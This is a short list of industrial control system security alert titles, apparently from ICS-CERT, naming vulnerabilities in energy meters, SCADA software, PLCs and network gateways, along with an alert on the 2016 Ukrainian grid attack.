- ICS-ALERT-16-256-01 : FENIKS PRO Elnet Energy Meter Vulnerabilities
- ICS-ALERT-16-256-02 : Schneider Electric ION Power Meter CSRF Vulnerability
- IR-ALERT-L-16-230-01 : Navis WebAccess SQL Injection Exploitation
- ICS-ALERT-16-230-01 : Navis WebAccess SQL Injection Vulnerability
- ICS-ALERT-16-182-01 : Sierra Wireless AirLink Raven XE and XT Gateway Vulnerabilities
- ICS-ALERT-16-099-01B : Moxa NPort Device Vulnerabilities (Update B)
- IR-ALERT-H-16-056-01 : Cyber-Attack Against Ukrainian Critical Infrastructure
- ICS-ALERT-15-288-01 : SDG Technologies Plug and Play SCADA XSS Vulnerability
- ICS-ALERT-15-225-01A : Rockwell Automation 1769-L18ER and A LOGIX5318ER Vulnerability (Update A)
- ICS-ALERT-15-225-02A : Rockwell Automation 1766-L32 Series Vulnerability (Update A)
- ICS-ALERT-15-224-01 : KACO HMI Hard-coded Password